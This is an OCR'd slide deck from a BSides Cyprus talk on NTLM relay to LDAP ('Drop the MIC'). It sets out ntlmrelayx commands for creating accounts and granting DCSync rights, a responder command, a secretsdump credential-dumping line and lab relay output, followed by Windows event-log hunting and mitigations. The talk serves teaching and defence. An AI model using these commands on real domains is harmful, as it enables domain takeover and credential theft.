
More (NTLM over SMB) Relay to LDAP

NTLMRelayx Syntax table

Attack Scenarios	Syntax
Create domain user and gives DCSync rights	ntlmrelayx.py -t **ldaps:**//192.168.100.236 **--delegate-access** -smb2support --remove-mic
Create a domain computer account	ntlmrelayx.py -t **ldaps:**//192.168.100.236 **--add-computer** -smb2support --remove-mic
Gives DCSync rights to an existing domain user / computer	ntlmrelayx.py -t **ldap:**//192.168.100.236 **--escalate-user <domain user / computer>** -smb2support --remove-mic

*the latest version 0.9.20-dev of ntlmrelayx can not give dcsync rights to a domain computer account.


Applications
Workstation
Windows Server 2012 - Defco...
Kali-Linux-2017.2-vm-amd...
File Edit View Search Terminal Tabs Help
root@Kali: ~
root@Kali: ~
root@Kali: ~
root@Kali:~# responder -I eth0
Create a domain Computer


Applications
Workstation
Kali-Linux-2017.2-vm-amd...
Windows 10 x64
File Edit View Search Terminal Tabs Help
root@Kali: ~
root@Kali: ~
root@Kali: ~
root@Kali:~# responder -I eth0
Create a domain User & Grant DCSync privileges

Applications

Workstation

Kali-Linux-2017.2-vm-amd...

Windows 10 x64

File Edit View Search Terminal Tabs Help

root@Kali: ~ | root@Kali: ~ | root@Kali: ~

```
root@Kali:~# secretsdump.py -just-dc tasox:Tasos123456@192.168.100.236
```

Grant DCSync privileges to an existing domain User

Hunting Relaying

Drop the MIC

Create computer account (--add-computer)

```
*] Protocol Client SMB loaded..
*] Protocol Client SMTP loaded..
*] Protocol Client MSSQL loaded..
*] Protocol Client HTTPS loaded..
*] Protocol Client HTTP loaded..
*] Protocol Client IMAPS loaded..
*] Protocol Client IMAP loaded..
*] Protocol Client LDAPS loaded..
*] Protocol Client LDAP loaded..
*] Running in relay mode to single host
*] Setting up SMB Server
*] Setting up HTTP Server

*] Servers started, waiting for connections
*] SMBD-Thread-3: Received connection from 192.168.100.135, attacking target ldaps://192.168.100.236
*] Authenticating against ldaps://192.168.100.236 as adsecurity\tasox SUCCEED
*] Enumerating relayed user's privileges. This may take a while on large domains
*] SMBD-Thread-5: Received connection from 192.168.100.135, attacking target ldaps://192.168.100.236
*] Authenticating against ldaps://192.168.100.236 as adsecurity\tasox SUCCEED
*] Enumerating relayed user's privileges. This may take a while on large domains
*] User privileges found: Adding user to a privileged group (Enterprise Admins)
-] Cannot perform ACL escalation because we do not have create user privileges. Specify a user to ass
*] Attempting to create computer in: CN=Computers,DC=ADSecurity,DC=Lab
*] Adding new computer with username: EIZTHVQT$ and password: e&Eo_tYsLAW6Ypw result: OK
*] User privileges found: Adding user to a privileged group (Enterprise Admins)
-] Cannot perform ACL escalation because we do not have create user privileges. Specify a user to ass
-] New computer already added. Refusing to add another
```

Get-Eventlog 4741

(A computer account was created)

```
PS C:\Users\Administrator\Desktop> Get-EventLog -Newest 1 -LogName Security -Instanceid 4741 | fl


Index              : 496542
EntryType          : SuccessAudit
InstanceId         : 4741
Message            : A computer account was created.

                     Subject:
                        Security ID:        S-1-5-21-2384877358-2929499837-2938759179-2129
                        Account Name:       tasox
                        Account Domain:     ADSECURITY
                        Logon ID:       0x1e0f7f7

                     New Computer Account:
                        Security ID:        S-1-5-21-2384877358-2929499837-2938759179-2207
                        Account Name:       EIZTHVQT$
                        Account Domain:     ADSECURITY

                     Attributes:
                        SAM Account Name:   EIZTHVQT$
                        Display Name:       -
                        User Principal Name:    -
                        Home Directory:     -
                        Home Drive:     -
                        Script Path:        -
                        Profile Path:       -
                        User Workstations:  -
                        Password Last Set:  9/12/2019 6:06:01 PM
                        Account Expires:        %%1794
                        Primary Group ID:   515
                        AllowedToDelegateTo:    -
                        Old UAC Value:      0x0
                        New UAC Value:      0x80
                        User Account Control:
                            %%2087
                        User Parameters:    -
                        SID History:        -
                        Logon Hours:        %%1793
                        DNS Host Name:      EIZTHVQT.ADSecurity.Lab
                        Service Principal Names:
                            HOST/EIZTHVQT
                            HOST/EIZTHVQT.ADSecurity.Lab
                            RestrictedKrbHost/EIZTHVQT
                            RestrictedKrbHost/EIZTHVQT.ADSecurity.Lab
```

More Hunting

Drop the MIC

Create User account & ACL Modification --delegate-access

```
Ace:{

    Mask:{
        Mask: {983551}
    }

    Sid:{
        Revision: {1}
        SubAuthorityCount: {5}

        IdentifierAuthority:{
            Value: {'\x00\x00\x00\x00\x00\x05'}
        }
        SubLen: {20}
        SubAuthority: {'\x15\x00\x00\x00.W&\x8e\xbd\x9e\x9c\xae\x0b\xe8)\xaf\x00\x02\x00\x00'}
    }
}
TypeName: {'ACCESS_ALLOWED_ACE'}

ACE
AceType: {0}
AceFlags: {18}
AceSize: {36}
[*] Adding new user with username: HisWhxqnHv and password: t!z|?}q6$R3\DwC result: OK
AceLen: {32}
```

Get-Eventlog 4720

(A user account was created)

```
PS C:\Users\Administrator\Desktop> Get-EventLog -Newest 1 -LogName Security -Instanceid 4720 | fl


Index          : 496957
EntryType      : SuccessAudit
InstanceId     : 4720
Message        : A user account was created.

                 Subject:
                   Security ID:        S-1-5-21-2384877358-2929499837-2938759179-500
                   Account Name:       Administrator
                   Account Domain:     ADSECURITY
                   Logon ID:           0x247f1d8

                 New Account:
                   Security ID:        S-1-5-21-2384877358-2929499837-2938759179-2208
                   Account Name:       HisWhxqnHv
                   Account Domain:     ADSECURITY

                 Attributes:
                   SAM Account Name:   HisWhxqnHv
                   Display Name:       HisWhxqnHv
                   User Principal Name:    -
                   Home Directory:     -
                   Home Drive:     -
                   Script Path:        -
                   Profile Path:       -
                   User Workstations:  -
                   Password Last Set:  9/12/2019 6:36:17 PM
                   Account Expires:        %%1794
                   Primary Group ID:   513
                   Allowed To Delegate To: -
                   Old UAC Value:      0x0
                   New UAC Value:      0x10
                   User Account Control:
                       %%2084
                   User Parameters:    -
```


More Hunting

Drop the MIC

Get-EventLog 5136
(A directory service object was modified)

```
PS C:\Users\Administrator\Desktop> Get-EventLog -Newest 1 -LogName Security -Instanceid 5136 | fl


Index              : 498161
EntryType          : SuccessAudit
InstanceId         : 5136
Message            : A directory service object was modified.

                     Subject:
                        Security ID:        S-1-5-21-2384877358-2929499837-2938759179-500
                        Account Name:       Administrator
                        Account Domain:     ADSECURITY
                        Logon ID:       0x8eb7a

                     Directory Service:
                        Name:   ADSecurity.Lab
                        Type:   %%14676

                     Object:
                        DN: DC=ADSecurity,DC=Lab
                        GUID:   {321537EE-73A3-4803-A943-51656267D41D}
                        Class:  domainDNS

                     Attribute:
                        LDAP Display Name:  nTSecurityDescriptor
                        Syntax (OID):   2.5.5.15
                        Value:  O:S-1-5-21-2384877358-2929499837-2938759179-2149G:DAD:AI(D;;DC;;;WD
5-00aa003049e2;S-1-5-21-2384877358-2929499837-2938759179-2171)(OA;CI;CR;00299
;S-1-5-21-2384877358-2929499837-2938759179-2171)(OA;CIIO;CCDCLC;c975c901-6cea
1-2384877358-2929499837-2938759179-2168)(OA;CIIO;CCDCLC;c975c901-6cea-4b6f-83
7358-2929499837-2938759179-2168)(OA;CIIO;RP;4c164200-20c0-11d0-a768-00aa006e0
0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIO;RP;
e5f28;RU)(OA;CIIO;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-
f;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIO;RP;59ba2f42-79a2-11d0-9020
7088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(O
```

Convert SDDL & Observe



https://github.com/canix1/SDDL-Converter

Mitigation

Drop the MIC

- Install Microsoft's patches
- Configurations
  - Enforce SMB Signing
  - LDAP Signing, LDAPS channel binding
  - Disable NTLMv1
  - Use Kerberos as much as possible
  - Enable and monitor useful Windows Events

Thank You

BSides CYPRUS

Credits:

- Marina Simakov, Yaron Zinar
- Dirk-Jan Mollema
- Alberto Solino